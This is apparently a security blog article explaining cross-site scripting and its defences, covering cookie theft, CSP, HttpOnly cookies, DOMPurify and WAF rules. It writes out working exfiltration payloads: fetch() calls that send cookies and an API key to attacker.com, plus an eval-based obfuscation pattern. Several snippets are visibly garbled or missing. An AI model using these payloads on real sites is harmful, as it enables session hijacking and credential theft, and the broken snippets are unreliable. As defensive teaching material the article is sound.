Listen to this Post
Introduction:

Cross-Site Scripting (XSS) remains one of the most prevalent and dangerous vulnerabilities in modern web applications, yet many developers dismiss it as a simple “alert box” proof-of-concept. In reality, XSS is a gateway to session hijacking, credential theft, and unauthorized API calls that can compromise entire user bases. This article strips away the theoretical gloss and dives into the technical mechanics of how attackers weaponize JavaScript injection, moving beyond the classic popup to explore real-world exploitation chains, server-side defenses, and the secure coding practices necessary to stop them.
Learning Objectives & Secrets:
- Objective 1: Master the three primary XSS classifications—Reflected, Stored, and DOM-based—and identify their unique attack vectors through HTTP requests, database injections, and client-side routing.
- Objective 2 (Secret Tip): Uncover how attackers use `document.cookie` and `fetch()` to exfiltrate session tokens to external servers, bypassing same-origin policy constraints by injecting script tags that load remote payloads.
- Objective 3 (Secret Tip): Learn to mitigate XSS using Content Security Policy (CSP) with nonce-based script hashing and `HttpOnly` flags, while also implementing input sanitization with libraries like DOMPurify to neutralize malicious payloads without breaking legitimate functionality.
You Should Know:
- The Anatomy of an XSS Attack: From Reflection to Execution
Most developers recognize the simple `` payload, but the exploitation chain is far more insidious. Consider a reflected XSS vulnerability in a search parameter:https://example.com/search?q=<script>fetch('//attacker.com/steal?c='+document.cookie)</script>. When a user clicks a crafted link, the browser executes the script, sending their session cookie to the attacker’s server. Stored XSS, however, is more dangerous—an attacker submits a payload in a comment field, which the server stores and later renders to every visitor. For instance, injecting `` decodes a Base64 payload that redirects the user while stealing cookies.
To test for XSS manually, use browser developer tools to inspect HTTP requests and responses. A common Linux command to fuzz for reflections is using `curl` with encoded payloads:
curl -s "https://example.com/search?q=<script>alert(1)</script>" | grep -i "alert"
On Windows, PowerShell can achieve similar results:
Invoke-WebRequest -Uri "https://example.com/search?q=<script>alert(1)</script>" | Select-String "alert"
For automation, tools like `XSStrike` can be run on Kali Linux:
python3 xsstrike.py -u "https://example.com/search?q=test" --fuzzer
2. Weaponizing JavaScript: Cookie Theft and Session Hijacking
Once a script executes, the attacker’s primary goal is to capture the user’s session cookie. A typical payload uses `fetch()` to send the cookie to a remote endpoint:
fetch('https://attacker.com/collect', {
method: 'POST',
mode: 'no-cors',
body: document.cookie
});
To bypass input filters, attackers employ obfuscation. For example, encoding the payload with String.fromCharCode:
eval(String.fromCharCode(102, 101, 116, 99, 104, ...))
Or using event handlers like `onmouseover` to execute only when the user interacts. Defensively, set the `HttpOnly` flag on cookies to prevent JavaScript access, and configure `Secure` and `SameSite=Strict` to mitigate CSRF and MITM attacks. On the server side (e.g., Node.js with Express), use:
res.cookie('session', token, { httpOnly: true, secure: true, sameSite: 'strict' });
Additionally, implement a CSP header that disallows inline scripts and only allows trusted domains:
add_header Content-Security-Policy "default-src 'self'; script-src 'self' https://trusted.cdn.com;"
For debugging, use the browser’s `document.cookie` in the console to verify your `HttpOnly` flag is working—you should see no session cookie returned.
- Building a Safe Sandbox: Input Sanitization and Output Encoding
Effective XSS prevention relies on context-aware output encoding. For HTML context, encode&,<,>,", and `’` as HTML entities. In JavaScript context, use JSON encoding with backslash escaping. Libraries like DOMPurify can sanitize user-generated HTML while preserving safe tags:const clean = DOMPurify.sanitize(dirtyInput, { ALLOWED_TAGS: ['b', 'i', 'em'], ALLOWED_ATTR: [] });On the backend, use ORM libraries that parameterize queries to prevent stored XSS. For Node.js with PostgreSQL, avoid string concatenation and use parameterized queries:
const result = await client.query('INSERT INTO comments (text) VALUES ($1)', [bash]);A practical step-by-step to harden an Nginx server against XSS:
– Step 1: Edit `/etc/nginx/nginx.conf` to add the CSP header.
– Step 2: Reload Nginx with sudo nginx -s reload.
– Step 3: Use curl -I https://example.com` to confirm the header is present.<system.webServer>
- Step 4: Test a reflected payload; the browser console should report CSP violations instead of executing the script.
For Windows IIS, set custom headers in the `web.config` file under
- API Security and Context: When XSS Targets Your Backend
XSS can also compromise APIs. If a frontend application uses an API key stored in local storage, an XSS payload can read that key and send it to the attacker:const apiKey = localStorage.getItem('apiKey'); fetch('https://attacker.com/exfil', { method: 'POST', body: apiKey });To mitigate, never store sensitive tokens in local storage; use HTTP-only cookies and implement token rotation. Additionally, use the `Referrer-Policy` header to prevent the browser from leaking the full URL with sensitive query parameters. For API endpoints, validate the `Origin` and `Referer` headers to ensure the request originates from your domain. A practical command to test for reflected XSS in API responses:
curl -H "X-API-Key: yourkey" "https://api.example.com/data?callback=<script>alert(1)</script>"
If the server echoes the callback parameter without encoding, you have a reflected XSS in an API endpoint.
5. Cloud Hardening and Vulnerability Mitigation
In cloud environments, implement Web Application Firewalls (WAF) like AWS WAF or Cloudflare to filter XSS patterns. Configure rules that block SQLi and XSS based on signature matching. For instance, in AWS WAF, create a rule with `XSS_SCRIPT` and `XSS_BODY` conditions. Additionally, enable AWS Shield Advanced for DDoS protection. On the server side, use mod_security for Apache with the OWASP Core Rule Set (CRS) to detect and block XSS attempts. To test your WAF, use `curl` with a payload and check the HTTP status code—a 403 indicates blocking. For Google Cloud, the Cloud Armor service can be configured with pre-configured rules:
gcloud compute security-policies rules create 1000 --action=deny-403 --expression="evaluatePreconfiguredExpr('xss-v33-stable')"
Regularly scan your application with tools like `ZAP` or `Burp Suite` to identify blind XSS vulnerabilities that only trigger on certain browsers or contexts.
What Undercode Say:
- Key Takeaway 1: XSS is not a simple popup; it is a critical vulnerability that can lead to full account takeover, data exfiltration, and API compromise if not properly addressed.
- Key Takeaway 2: Defense-in-depth—combining HTTP-only cookies, CSP, input sanitization, and output encoding—is the only reliable way to protect against XSS; no single control is sufficient.
Analysis:
The cybersecurity landscape has seen a resurgence of XSS attacks due to the increasing complexity of single-page applications and the reliance on client-side rendering. Attackers continuously evolve their payloads to bypass WAFs and content filters, often using polyglot vectors that are valid in multiple contexts. The shift to microservices means that an XSS vulnerability in a frontend can expose backend APIs to unauthorized calls, leading to cascading failures. As developers adopt frameworks like React and Vue, they must be vigilant about avoiding `dangerouslySetInnerHTML` and `v-html` unless properly sanitized. The rise of AI-generated code also introduces new risks, as models may not consider security context, leading to insecure patterns. It is imperative for security teams to integrate automated scanning and manual code reviews into their CI/CD pipelines, treating XSS as a critical blocker rather than a low-priority issue.
Prediction:
+1: Increased adoption of strict CSP policies will drastically reduce the attack surface for stored and reflected XSS, forcing attackers to shift to DOM-based vulnerabilities that are harder to detect with traditional scanners.
+1: The development of AI-assisted security tools will enable real-time detection of XSS patterns during development, embedding secure coding practices into the IDE workflow.
+N: Legacy applications with complex JavaScript frameworks will remain vulnerable, as migrating to secure CSP and implementing nonce-based hashing requires significant refactoring.
+N: The growing use of third-party libraries and CDN scripts introduces supply chain risks, where a compromised library can inject malicious scripts, bypassing first-party defenses.
+N: Attackers will increasingly leverage DOM clobbering and prototype pollution to achieve XSS in modern frameworks, making client-side sanitization libraries a mandatory dependency.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ehzbfrse – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


